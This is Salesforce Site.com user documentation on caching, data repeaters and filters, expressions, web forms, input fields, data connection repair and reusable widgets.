Improving Performance Using Caching

Available for purchase in: **Enterprise** and **Unlimited** Editions
Available (with limitations) in: **Developer** Edition

When working with data-bound page elements, such as data repeaters, data tables, and data functions, you can improve the performance and page rendering of your website using caching. Caching controls how often a page containing a data connection requests data from Salesforce.

Lets say 100 people visit the site page at the same time. Without caching, the page makes 100 separate requests for the same data, slowing performance considerably. However, with caching enabled, the data is requested and retrieved only once—the first time someone visits the page. Any subsequent requests for data during a set time period are returned from the cache. When the specified time period expires, the cache is refreshed.

The `Cache Duration (Minutes)` field in the Properties tab controls the length of time to cache retrieved data for the selected data repeater, data table, or data function.

The default value is 30 minutes. However, the appropriate number of minutes depends on your requirements. For example:

- If the data is updated frequently, such as in a commenting system or a stock ticker, you can disable caching by setting the value to zero to ensure the freshest data displays on the page.
- If the data changes infrequently, say just once a week, you can set the value to a much greater number of minutes. A longer caching period also helps ensure pages can display data even if the data source is momentarily unavailable.

Note: Whenever updates to a site are published, the cache is deleted for all data connections. Caching begins again the next time a site visitor accesses the page.

Accessing Data in Related Objects Overview

Available for purchase in: **Enterprise** and **Unlimited** Editions
Available (with limitations) in: **Developer** Edition

Standard and custom objects have relationships that define how records in one object relate to records in another. For example, the Accounts object has a one-to-many relationship with the Contacts object—that is, each account can have one or more contacts associated with it. This relationship is also known as a parent-to-child or a master-detail relationship.

See Overview of Object Relationships for more information about relationships between objects in Salesforce.

Data repeaters, data tables, and data functions take advantage of these relationships to let you display data from related objects on the page.

About Accessing Data in Parent Objects

When you add a data repeater, data table, or data function to the page and connect it to a standard or custom object, you can automatically access the fields of any parent object it's related to.


If you add filter criteria to a data repeater, data table, or data function, the Field drop-down list in the Create Data Connection dialog box displays the object's fields, followed by the fields of all of its parent objects, which use the format *`parent_object_name.field_name`*. This lets you filter results based on a field in the parent object. So for example, when retrieving records from the Contacts object, you could decide to return only contacts where the account name (`Account.Account Name`) is "ABC Labs."

Similarly, when you add data elements to a data repeater, or columns to a data table, you can bind them to fields in a parent object. So for example, if you add a data table that's connected to the Contact object, you can add a column that binds to its `Full Name` field and a column that binds to the Account object's `Account.Account Name` field to display the contact's name along with the name of the account it's associated with.

About Accessing Data in Child Objects

You can retrieve data from any child object of a parent object using a data repeater that contains another data repeater, data table, or data function. The outer or parent data repeater connects to an object, such as Accounts. In turn, the inner data repeater, data table, or data function automatically lets you connect to any child objects, such as Contacts. This is also known as a *nested data repeater*.

Let's say you want to display a list of accounts along with the names of the associated contacts, similar to this example.



You can achieve this by creating a data repeater (1) that's connected to Accounts, and adding a data element (2) to it that binds to the `Account Name` field. Then add a nested data repeater (3) that's connected to Contacts, which is a child of Accounts. Finally, add a data element (4) to the nested data repeater that binds to the Contact object's `Full Name` field.

Displaying Data from Related Objects Using Nested Data Repeaters

You can retrieve data from any child object of a parent object using a data repeater that contains another data repeater, data table, or data function. The outer or parent data repeater connects to an object, such as Accounts. In turn, the inner data repeater, data table, or data function automatically lets you connect to any child objects, such as Contacts. This is also known as a *nested data repeater*.

Available for purchase in: **Enterprise** and **Unlimited** Editions
Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level
To edit the guest user profile:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level AND "Manage Users" AND "Customize Application"

For example, if a data repeater is connected to Accounts, you can add a nested data function to it that's connected to Contacts to return the number of contacts associated with each account.

To create a nested data repeater:

1. Add a data repeater to the page.
2. Drag another **Data Repeater**, **Data Table**, or **Data Function** from the Page Elements pane onto the data repeater.
3. Select the related Salesforce object that you want to connect to.

   Note: You can also retrieve data from unrelated objects. However, as this can adversely affect the performance of your site, we recommend retrieving data from related objects only.

4. Optionally, in Filters, select criteria to filter your data set. If you don't select any criteria, all the data from the item is returned.
   a. Select the field to which the filter criteria apply. The Field drop-down list displays the object's fields, followed by the fields of all parent objects, which use the format *`parent_object_name.field_name`*.
   b. Select the operator to control how results are filtered. For example, select `Equals` to return an exact match.
   c. Select the source of the filter value. For example, to specify an explicit value, select `Fixed value`, or to use the values passed to the page via a query string, select `URL query string`.
   d. Set the value of the filter. If you're using a query string, you can also specify what should happen if the query string is missing.
   e. Add additional filter criteria as required to narrow your results further. Each filter item is combined with an AND operator.

   Note: If you're using a fixed value to filter the results, you can view the returned records in the Connection Preview section. To refresh the list of records, click **Reload Preview**.

5. In Sorting, you can specify whether to sort the results by one or more fields in ascending or descending order. For example, if you're working with an object that contains user data, you could sort your results by gender first and then by name.

6. In Limits, you can limit the number of returned results. For example, if you're only interested in the top five results, enter `5` in the `Limit results to` field.
7. If you're adding pagination, specify the number of results to display per page in the `Results per page` field.
8. If you're working with a data table, click **Next** and add fields to the table by double-clicking a field, or selecting it and clicking >.
9. Click **Save**.

You can either add data elements or custom code to the parent repeater to display its fields. Similarly, if you've nested a data repeater inside the parent data repeater, add data elements or custom code to the nested data repeater to display the child object's fields.

Note: You can't nest data repeaters more than one level deep.

Using Data Functions

Data Filters

Available for purchase in: **Enterprise** and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

When you add a data repeater, a data table, or a data function to a page, you don't have to limit the records it retrieves. However, if you're working with a Salesforce object that has thousands of records, you can limit the returned results using filter criteria.

When you add filter criteria, you need to specify:

- The field to which the filter criteria apply
- The operator
- The source of the filter value
- The filter value

Filter Operators

Operator	Description
Equals	Returns an exact match.
Not equal to	Returns records that don't have the value you specify.
Less than	Returns records that are less than the value you specify.
Greater than	Returns records that exceed the value you specify.
Less than or equal to	Returns records that match or are less than the value you specify.

Operator	Description
Greater than or equal to	Returns records that match or exceed the value you specify.
Starts with	Use when you know what your value starts with, but not the exact text. For example, “california” would return California Travel, but not Surf California.
Ends with	Use when you know what your value ends with, but not the exact text.
Contains	Returns records that include your search string but might also include other information. For example, “california” would return California Travel and Surf California.
Includes	Use for field types that support multiple values to return records that contain one or more of the comma-separated values you specify.
Includes all	Use for field types that support multiple values to return records that contain all of the comma-separated values you specify.
Excludes	Use for field types that support multiple values to return records that don’t contain one or more of the comma-separated values you specify. For example, for a Locations category field, “San Francisco,Vancouver” would exclude a record containing “San Francisco,Dallas” and a record containing “Vancouver,New York.”
Excludes all	Use for a field types that support multiple values to return records that don’t contain all of the comma-separated values you specify. For example, for a Locations category field, “San Francisco,Vancouver” would exclude only records that contain *both* terms.

Filter Value Sources

Source	Description
Fixed value	Use when you want to specify the value.
URL query string	Use when you want to pass variable content via a URL to the item when the page loads.
Global property	Use when you want to use a fixed value from the site, such as the current date or current time.
Request header	Use when you want to use a value from the browser, such as the host header or browser version.

Source	Description
Parent repeater	Use when you want to create a query between unrelated objects. Available only when a data repeater, data table, or data function is nested inside a parent repeater, but the parent repeater's object is unrelated to the nested item's object. **Warning:** Retrieving data from unrelated objects can adversely affect the performance of your site. We recommend retrieving data from related objects only.

About Displaying Dynamic Data Using Expressions

About Displaying Dynamic Data Using Expressions

Site.com uses expression language to display data dynamically. Expressions serve as placeholders for data that will be replaced with information from your records when the page loads. When working with data-bound page elements, you can use expressions to customize how data is displayed on the page.

Available for purchase in: **Enterprise** and **Unlimited** Editions
Available (with limitations) in: **Developer** Edition

In Site.com, expression syntax consists of an open curly brace and exclamation point, the field or namespace name, and a closing curly brace. For example, to add an expression for the Billing City field, you can use the syntax `{!BillingCity}`. For related objects, the field name is prefixed by the name of the master object: `{!Account.BillingCity}`.

If you're editing a data element in a data repeater or a data table column, you can access the object's fields by name in a drop-down list without using expressions. However, if you want to customize how the field is displayed on the page, you can see and edit the expression when you click **Customize** in the dialog box.

If you're working with custom code or content blocks in a data repeater, you can only access the object's fields using expressions.

Expressions let you customize the output by:

- Adding text around the expression. For example, lets say you're displaying the phone number of each of your business locations. You could enter the text `Contact us at` before the `{!Phone}` expression. When the data is displayed on the page, `{!Phone}` is replaced with the field's value for each record: `Contact us at 100-200-3000`.
- Formatting the output using HTML tags. For example, you could wrap `H1` tags around the expression to alter how the output is displayed on the page: `<H1>{!Phone}</H1>`.
- Creating a URL query string to pass variable information to a data repeater or data table on another page. The second page, in turn, uses the received variable to retrieve and display the relevant records. For example, you could create a hyperlink, such as `/product_details?productID={!id}`, where `{!id}` is replaced with the product ID for each record. When

a particular product link is clicked, the product ID is passed to the Product Details page, which uses the ID to retrieve the record's information and display it on the page.

Data Filtering Examples

Available for purchase in: **Enterprise** and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

When working with data repeaters, data tables, and data functions, you can filter the data you retrieve in many ways. In this topic, we explore two options—fixed values and URL query strings—to illustrate some common filtering techniques.

Example 1: Using a Fixed Value to Filter Results

In our first example, we have a custom object called "News" that stores company news and events. Each news item has a `Status` picklist that can be set to either In Progress or Approved. We only want to display approved news items on our Company News page. In this case, we can use a fixed value to filter the data in the News object.

In this scenario you would:

1. Add a data repeater to the page and configure it as follows:
   a. Select the News custom object.
   b. Select the `Status` field.
   c. Select the **Equals** operator.
   d. Select **Fixed** value as the filter source.
   e. Enter `Approved` in the Value text box that appears.

   This tells the data repeater to return only records where the `Status` field contains the value `Approved`.
2. Add data elements to the data repeater to display the required fields, such as Title, Description, and Date, on the page.

Example 2: Using a URL Query String to Dynamically Filter and Display Results on Another Page

In our second example, we have a custom object called "Products" that stores product information. However, some products are only available in certain locations, so we'd like to let customers view the products in their nearest city. In this case, we could create a Locations site page that contains links to each available city.

We want each link to open the Products site page, but only display products based on the user's selection. We can do this using URL query strings, which allow us to pass variable content between HTML pages. The variable information in this case is the product location; the data repeater won't know which products to return until the user makes a selection.

For this scenario, you would:

1. Add a data repeater to the Products page and configure it as follows:
   a. Select the Products custom object.

   b. In the Filters section, set the criteria to `City Equals URL query string`.
   c. In the `Value` text box, enter the variable name—in this case, `location`.
   d. In the If query string is missing drop-down list, select **Don't apply this filter item**. This option is used when a customer wants to view all products without filtering.
   e. Click **Save**.

2. Add data elements for the fields you want to display, such as Product Name, Description, and Price.
3. On the Locations page, add a data repeater and select the Products custom object.
4. Add a data element to the data repeater to represent the `City` field and configure it as follows:

   a. Select the `City` field as the field to display, because we want to use the name of the city as the hyperlink.
   b. Select **Text** as the display format.
   c. Click **Add a hyperlink** to display a URL on the page.
   d. In the Link to drop-down list, select **An item in your site** and select the Products page.
   e. Change the value to `/product?location={!City}`, where `{!City}` is a placeholder for the value of a record's `City` field. When the page first loads, `{!City}` is replaced with the correct value, such as Dallas, which creates the following URL for that record:

   ```
   /product?location=Dallas
   ```

   When clicked, this opens the Products page and passes `Dallas` as the value of the `location` variable.
   f. For the tooltip, select the `City` field and click **Customize**.
   g. Change the value to `Show me products available in {!City}`.

   Again, the `{!City}` placeholder is replaced by the value of the `City` field for each record when the page loads.

Now, when the Locations page loads, the data repeater displays the location of each product as a link. When a customer clicks a link, such as Dallas, the Locations page passes `location=Dallas` to the Products page. As the Products page loads, the data repeater uses this value to dynamically return only records where the `City` field contains the value `Dallas`.

Accessing Data in Related Objects Overview

COLLECTING AND SUBMITTING DATA USING FORMS

Adding a Form to the Page

Use forms to collect data from your site visitors and submit the data to standard or custom Salesforce objects. Create web-to-lead forms, capture customer details, or gather feedback on your products or services.

Available for purchase in: **Enterprise** and **Unlimited** Editions Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To add a form to the page:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned in Site.com Studio
To edit the guest user profile:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned in Site.com Studio AND “Manage Users” AND “Customize Application”

To add a form to a page:

1. Drag a **Form** from the Page Elements pane onto the page.
2. Select the Salesforce object that you want to submit data to.

   Note:

   - For Site.com users, the drop-down list only displays objects that are available to guest users because site visitors access your public site via the Guest User license. To make other objects available, go to the guest user profile, enable the relevant object's “Create” permission, and refresh the list.
   - For Communities users, the drop-down list displays objects that may not be available to site visitors. For authenticated visitors, object access on public and private pages is controlled by their user profiles. For unauthenticated visitors, object access on public pages is controlled by the site’s guest user profile.

3. Add available fields to the form by double-clicking a field, or selecting it and clicking >.

   All required fields are automatically added to the list of selected fields. However, you can hide required fields after you add the form to the page.
4. Reorder the list of selected fields by clicking **Move Up** or **Move Down**.
5. Click **Save**.

Note: When adding forms to authenticated community pages in Site.com, set the current user for Salesforce objects that require the Owner ID field. Setting the current user (as opposed to the default guest user) lets you identify the authenticated user when the form is submitted. To set the current user for the Owner ID field, select the field in the form, click **Configure** under Field Properties in the Properties pane, select `Global Property` as the source, and select `Current userID` as the value.

After you add a form to the page, you can't change the object it's connected to. If you need to connect to a different object, you must replace the form.

You can use the form's Properties pane to:

- See which object the form is connected to.
- Add a title to the top of the form.
- Specify what occurs when a user successfully submits the form.
- Change the appearance of the form by selecting a different theme.

Adding Input Fields to Forms or Pages
Input Field Types
Editing Input Fields in a Form

Adding Input Fields to Forms or Pages

Available for purchase in: **Enterprise** and **Unlimited** Editions
Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level

Adding Input Fields to a Form

You can add additional input fields to an existing form. Each input field binds to a field in the object the form is connected to.

The quickest option is to:

1. Select the form on the page.
2. Select > **Add Fields**.
3. In the Add Fields list, click the fields that you want to add. The Add Fields list displays the available fields in the object that the form is connected to. When you click a field, the correct field type is automatically added to the form, such as a checkbox or picklist field.

Alternatively:

1. Select the form on the page.
2. Select > **Add Page Elements**.
3. In the Add Page Elements list, click the input field type that you want to add, such as **Checkbox**.
4. Choose a field in the Add a Field dialog box and click **Save**. If no fields of that type exist in the object, you can't add a field of that type to the form.

Note:

- You can't add fields to a form by clicking > **Edit Form**.
- Formula, encrypted text, geolocation, and lookup field types aren't supported.
- You can't configure the default field-level error messages that appear when users enter an incorrect value.

Adding Input Fields to a Page

You can add input fields directly to a page, panel, data repeater, or data table to build your own custom features using custom code. For example, let's say some of your products are only available in certain locations and you'd like to let customers view the products in their nearest city. You could add a picklist input field to the page that lists the various locations. Using custom code, you could then pass the user's selection to a data table or data repeater via a query string to display a filtered product list.

To add an input field to the page, drag it from the Page Elements pane onto the page. Alternatively, select the page or container page element in the Page Structure pane, select > **Add Page Elements**, and select the input field.

See Also:

Input Field Types
Input Field Properties

Adding a Form to the Page

Editing Input Fields in a Form

After you've added a form to the page, you can edit and reorder its fields.

Available for purchase in: **Enterprise** and **Unlimited** Editions Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level

To reorder fields, drag them to the correct position on the page or in the Page Structure pane. Alternatively, select a field and click > **Move Up** or > **Move Down**.

To hide a field, such as required field that you don't want your site visitors to see, select `Hidden Field` in the Properties pane. When you hide a field, you can access it from the Page Structure pane.

To make a field a required field, which means the user must complete the field before submitting the form, select `Required Field` in the Properties pane. A red asterisk (*) is displayed beside the field to indicate that it's required. You can't change the `Required Field` setting for any fields that are required by the object the form is connected to.

To rename a field, replace the name in the `Label Name` field in the Properties pane.

To change the appearance of a field on the page, select a different theme in the Properties pane. If the field is in a form, you can only change the form's theme.

Note:

- You can't move fields from a form onto the page. However, you can delete non-required fields, or hide both required and non-required fields.
- You can't drag fields from the page onto a form.

Input Field Types

Available for purchase in: **Enterprise** and **Unlimited** Editions Available (with limitations) in: **Developer** Edition	

When adding input fields to a form or page, the following field types are available. However, if the object connected to a form doesn't contain a particular field type, you can't add that input field type to the form.

Page Element	Description
Checkbox	Lets users set a true (selected) or false (deselected) value on a form or page.

Page Element	Description
Currency	Lets users enter a currency amount on a form or page.
Date	Lets users enter a date on a form or page. If the field's `Date/Time Selector` property is set to Popup Calendar, the user can pick the date from a popup calendar.
Date/Time	Lets users enter a date and time on a form or page. If the field's `Date/Time Selector` property is set to Popup Calendar, the user can pick the values from a popup calendar.
Email	Lets users enter a valid email address on a form or page.
Multi-Select Picklist	Lets users select one or more values from a list on a form or page.
Number	Lets users enter a whole number on a form or page.
Percent	Lets users enter a percent amount on a form or page.
Phone	Lets users enter a phone number on a form or page.
Picklist	Lets users select a value from a list on a form or page.
Rich Text Area	Lets users enter up to 32,768 characters on a form or page. Supports any combination of letters, numbers, or symbols. Users can format the text, and add images and hyperlinks.
Text	Lets users enter up to 255 characters (depending on the field limit in the Salesforce object) on a form or page. Supports any combination of letters, numbers, or symbols.
Text Area	Lets users enter up to 32,768 characters on a form or page, which display on separate lines. Supports any combination of letters, numbers, or symbols.
URL	Lets users enter a valid website address on a form or page.

Input Field Properties

Available for purchase in: **Enterprise** and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

When adding or editing input fields on a form or page, use the options in the Field Properties section of the Properties pane to control how the selected input field functions.

Name	Description
`Label Name`	The external name of the field. This is displayed as the field name on the form or page.
`Default Value`	Sets the field's default value. This automatically populates the field with the value you specify when the page loads.
`Required Field`	When selected, makes the field mandatory, so the user can't submit a record without entering a value. A red asterisk (*) is displayed beside the field to indicate that it's required. You can't change the `Required Field` setting for any fields that are required by the object the form is connected to.
`Hidden Field`	When selected, hides the field from the form or page. For example, you may want to hide a required field from your site visitors, or set the default value for a field that you don't want users to see or edit. When you hide a field on the page canvas, you can still access it from the Page Structure pane.
`Date/Time Selector`	Applies to the `Date/Time` field only. Sets whether users can select the date and time using a popup calendar.
`Picklist Values`	Applies to `Picklist` and `Multi-select Picklist` fields only, and only when added directly to the page. Sets the list of items to display in the picklist. (You can't modify the picklist items if the field is connected to an object.) Each picklist item consists of a `Label` and a `Value` field. The `Label` field is displayed in the picklist, whereas the `Value` field is an internal value. In most situations, you can use the same value in both fields, unless you want to submit a different value than the one displayed to the user. Click  to enter values for the `Label` and `Value` fields.
`Rows`	Applies to `Rich Text Area` and `Text Area` fields only. Sets the number of rows of text to display.

Input Field Types
Adding Input Fields to Forms or Pages
Editing Input Fields in a Form

Setting the Default Value of Input Fields

You can set the default value of an input field that you add to a form or page. This automatically populates the input field with the value you specify when the page loads.

Available for purchase in: **Enterprise** and **Unlimited** Editions Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level

When used with a field's `Hidden Field` property, which hides the field on the form or page, the default value is a useful tool for submitting data that you don't want your users to see. For example, you could add a hidden field that uses the Global Property option to track when a form is submitted.

Note: Default field values that are already set on the object aren't transferred to Site.com.

To set the default value of a field:

1. Select the field.
2. Click **Configure** in the Properties pane.
3. Select the source of the default value.

Option	Description
Fixed Value	Use when you want to specify the value. For example, for a text field, you could add default text. Alternatively, if the field is a picklist, you can select a default value from the list.
URL Query String	Use when you want to pass variable content via a URL to the item when the page loads. For example, if you're working with a picklist field, you could pass variable information, such as location, to filter the list and display only items from that location. See Data Filtering Examples for similar scenarios using data repeaters.
Global Property	Use when you want to use a fixed value from the site, such as the current date or current time.
Request Header	Use when you want to use a value from the browser, such as the host header or browser version.

4. Set the default value.
5. Click **Save**.

Setting a Form's Submit Behavior

When your site visitors submit a form successfully, you can either redirect them to another page or display a message indicating that they were successful.

Available for purchase in: **Enterprise** and **Unlimited** Editions Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level

When the page is open:

1. Select the form in the Page Structure pane.
2. In the Properties pane, select an option in the When Successful drop-down list.

Option	Description
Show another page	Redirects the user to the page that you specify.
Display a message	Displays a message below the form.

3. As appropriate, specify either:
   - The page to redirect to in the `Page URL` field. You can enter a relative URL, such as a site page, or an absolute URL. For relative URLs, ensure you include a forward slash (/).
   - The message text in the `Message Text` field.

Tip: The form's **Submit** button uses the submit action in the Events pane.

Styling Forms

Forms are styled using CSS themes that you can customize to match the design of your website.

Available for purchase in: **Enterprise** and **Unlimited** Editions Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level

When you add a form to a page, the form uses a default theme to control its appearance. To change the form's theme, select an option in the Theme section in the Properties pane:

- `Default` places the field name above the text box. Required fields are denoted by a red asterisk (*) beside the field name.
- `Salesforce.com` places the field name to the left of the text box. Required fields are denoted by a red vertical bar (|) in front of the text box.

Alternatively, to customize a theme to suit your needs:

1. Select the form on the page.
2. Select a theme to use as a base in the Theme section of the Properties pane.
3. Open the Style pane and ensure `Class` is selected.
4. In the Style drop-down list, select the part of the form that you want to style. When you select an item, it's highlighted for a few seconds so you can easily see which part you're styling.

Option	Description
Entire form	Styles the whole form.
Field rows	Styles each field row.
Field labels	Styles the labels of each field.

Option	Description
Fields	Styles the fields (text boxes, drop-down lists, and so on). Only available for the Salesforce.com theme.
Required symbol	Styles the asterisk symbol (*) for required fields. Only available for the default theme.
Error message	Styles the error message that's displayed when users try to submit an incorrectly completed form. Only available for the default theme.

Tip: If you're familiar with CSS, you can also modify the style of the form in the site's style sheet.

5. To style the selected part of the form, update the Style pane properties. Your theme customizations are reflected immediately in the form, and apply to the selected form only.
6. Repeat as required for each part of the form.


The Default, Error, and No Data Views

Available for purchase in: **Enterprise** and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

When working with data repeaters, data tables, data functions, and forms, you can customize what your site visitors see if an error occurs when connecting to the data source. Additionally, for data tables, data repeaters, data functions, you can customize what's displayed when no data exists for the current query. For example, if you set up a data repeater to dynamically filter and display results based on the user's selection, but there are no results for that selection, you can display an appropriate message to explain what happened.



- The Default View (1) is what usually appears on the page. For example, when you add a form to the page, the Default View contains the form's fields.
- The Error View (2) is displayed if an error occurs when connecting to the data source. It contains a content block with a default message that you can customize. You can also add other page elements to the view.
- The No Data View (3) is displayed when no data exists for the current query. It contains a content block with a default message that you can customize. You can also add other page elements to the view.

Repairing Data Connections

Available for purchase in: **Enterprise** and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

If you or another user modifies the object that an existing data repeater, data table, data function, or form is connected to, the data connection might break. For example, this can happen if a connected object or field is renamed or deleted, or if its permissions are changed.

When you open a site page containing broken data connections, a dialog box that lists the problems appears. Hover over each item's icon to see the possible solutions.

Problem	Solution
A data repeater, data table, or data function is connected to an object that doesn't have the correct access permission, or has been renamed or deleted.	Open the guest user profile and ensure the "Read" permission is enabled on the object. If that's unsuccessful, click **Edit** beside the listed item to open the Data Connection dialog box, and ensure the correct object

Problem	Solution
	is selected. If the object has been renamed, select the renamed object. If the object has been deleted, you must either choose a different object or delete the page element.
A data repeater, data table, or data function is trying to filter results using fields that are longer visible, or have been renamed or deleted.	Open the guest user profile and ensure the object has the correct field-level security enabled for each field. If that's unsuccessful, click **Edit** beside the item to open the Data Connection dialog box, and reset the filter criteria.
A data element is connected to a field that's no longer visible, or has been deleted or renamed.	Open the guest user profile and ensure the object has the correct field-level security enabled for the field. If that's unsuccessful, click **Edit** beside the item to open the Edit Data Element dialog box, and ensure the correct fields are referenced in all relevant drop-down lists and in any custom text.
A form is connected to an object that doesn't have the correct access permission, or has been renamed or deleted.	Open the guest user profile and ensure the "Create" permission is enabled on the object. If that's unsuccessful, you must replace the form, as you can't edit a form's data connection.
A form is missing one or more required fields, which were added to the object after the form was created.	Add the missing field to the form.
A form field is pointing to a field that's no longer visible, or has been renamed or deleted.	Open the guest user profile and ensure the object has the correct field-level security enabled for the field. If that's unsuccessful, remove the field from the form.

Note: If you're a Communities user working with authenticated pages, keep in mind that object access on public and private pages is controlled by the user profile of the authenticated user. The guest user profile controls object access on public pages for unauthenticated visitors only.

BUILDING CUSTOM WIDGETS

Widgets Overview

Available for purchase in: **Enterprise** and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

Widgets let you save time by building custom page elements that you and your team can reuse throughout the site. Using the existing Site.com page elements, such as panels, content blocks, custom code, or data repeaters, you can create widgets to suit your unique requirements. And by using CSS to style the widget, you can ensure it always appears correctly whenever it's added to site pages or page templates. You can even add a widget to another widget!


With widgets, you can:

- Minimize duplication in your site. You just build once, then reuse.
- Reduce maintenance overheads for you and your team. Any updates you make to a widget are automatically reflected in copies of the widget on the page.
- Improve the load time of your pages.


When you create a widget, it's added to the Widgets view on the Overview tab, where you can access and manage all of the site's widgets. Additionally, when you make it available for use, the widget is added to the Widgets section of the Page Elements tab, where other site administrators and designers can easily drag it onto the page.

Widget Examples

Let's look at some examples of how you can take advantage of widgets. You could use the custom code page element to create reusable social plug-in widgets, such as **Like** or **Follow** buttons from Facebook, or a Twitter feed, for example.



Alternatively, to ensure a consistent look and feel across all of your pages, you could create a corporate header such as this sample header widget. It consists of a panel (1) that contains a company logo (2) and a menu (3). The widget also contains another widget (4) that's comprised of a panel containing custom code for Facebook, Twitter, and RSS plug-ins.



Tips for Creating Widgets

- When you add a widget to a page, it creates a copy or "instance" of the widget. You can't edit this copy; you must edit the widget directly. When you update the widget, every copy is also automatically updated.
- Wherever possible, use widgets to reduce duplication in your site design. This is particularly important when working with complex designs or site elements, where maintenance can be time consuming.
- Use widgets to store commonly used pieces of text, such as company names, addresses, legal text, and so on. Simply create a widget that contains a content block with the relevant text.
- When using CSS to style widgets, add the styles to the Site Style Sheet, which is the site's global style sheet. Because every page automatically references the style sheet, you can ensure that each widget will appear correctly on the page.
- You can add a widget to another widget.
- If you plan to use the same widgets across several sites, consider creating a basic site to contain all the required widgets. Then, for each new site, just create a copy of that basic site. That way, each new site automatically includes all of the widgets you created.

Creating Widgets

Widgets let you create custom, reusable page elements by combining existing Site.com page elements, custom code, and CSS.

Available for purchase in: **Enterprise** and **Unlimited** Editions
Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level

When you create a widget, it's added to the Widgets view on the Overview tab, where you can access and manage all of the site's widgets. If you make it available, the widget also appears in the Widgets section of the Page Elements tab, where you and your team can easily drag it onto the page.

1. Hover over **Widgets** on the Overview tab and click **New**, or click **New Widget** when the Widgets view is open.
2. Enter the widget name. This is name that appears in the Page Elements pane.
3. Optionally, add a description.
4. To add a display icon for the widget, select an image from your imported assets. The icon should be 16 x 16 pixels in size.
5. Deselect `Available in the Page Elements pane` if you don't want the widget to appear in the Page Elements pane.

   For example, you may not want the widget to appear until you've finished building it.
6. Click **Apply**. Now you're ready to add page elements to the widget.
7. Click the widget's name to open it in a new tab.
8. Add the page elements and CSS styles you need.

After you finish building the widget, ensure it's available in the Page Elements tab by selecting `Available in Page Elements Pane` on the Properties pane.

Editing and Deleting Widgets

Available for purchase in: **Enterprise** and **Unlimited** Editions

Available (with limitations) in: **Developer** Edition

User Permissions Needed	
To build, edit, and manage Site.com sites:	`Site.com Publisher User` field enabled on the user detail page AND Site administrator or designer role assigned at the site level

Access the site's widgets in the Widgets view under All Site Content (on the Overview tab).

To update a widget, hover over it and click . From the menu, you can:

- Edit the widget. When you edit a widget, it opens in a new tab. Any updates you make are reflected immediately in the site pages or page templates that reference it.
- Update the widget's name, description, display icon, or availability in the Page Elements pane. In the Widgets view, you can also edit the name, description, or availability inline by double-clicking the item.

- Duplicate, preview, or delete the widget. You can't delete a widget if it's being used on a site page, page template, or another widget.

USING EVENTS TO CREATE ANIMATED EFFECTS

Events Overview

Available for purchase in: **Enterprise** and **Unlimited** Editions
Available (with limitations) in: **Developer** Edition

